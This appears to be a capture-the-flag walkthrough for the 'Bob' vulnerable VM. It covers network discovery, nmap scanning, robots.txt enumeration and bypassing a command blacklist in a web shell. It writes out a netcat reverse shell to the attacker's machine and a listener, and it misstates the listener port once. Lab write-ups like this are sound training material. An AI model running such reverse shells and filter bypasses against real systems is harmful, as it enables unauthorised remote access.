
Bob

Difficulty: Beginner/Intermediate
Bob is my first CTF VM that I have ever made so be easy on me if it's not perfect.
The Milburg Highschool Server has just been attacked, the IT staff have taken down their windows server and are now setting up a linux server running Debian. Could there a few weak points in the new unfinished server?
Your Goal is to get the flag in /
Hints: Remember to look for hidden info/files

Reconnaisance

Let's find our target IP using netdiscover
sudo netdiscover -i vboxnet0




Now let's use nmap scan to find our open ports,services,version etc.
sudo nmap -sC -sV -p- -O -T4 192.168.56.101
Awesome!! Nmap has done a remarkable job by dumping the details of service running on open port 80. It also found the robot.txt and it showed us that it contains /login.php, /dev_shell.php /lat_memo.html, /passwords.html


We got to know there's two ports.
80 (http)
25468(ssh)

Enumeration


Since port80 is open we explored it.
Knowing port 80 is open in the victim’s network I preferred to explore his IP in the browser.




We enumerated all forms directories in the webpage and from the contacts directory we got few users.




From robots.txt we got few more directories might lead us to move further in enumeration.




We got a directory dev_shell.php
It seemed like a shell, so I tried to run the “ls” command.
It didn’t work and I got a Denied message “Get out skid lol”



OK, As I was about to give up on this shell, I thought to try “whoami” command.
At last! I had a command which could run in this shell. Now all I have to do is bypass it in order to generate a shell.




You can see that the netcat command is not allowed but “nc” is not on the list. So, I decided to get the shell using nc. I generated a shell using this command:
whoami | nc -e /bin/bash 192.168.56.1 4444
Before running this command, Start a netcat listener on the port 6000 to grab the shell which will be generated using the command mentioned before.
nc -lvnp 4444



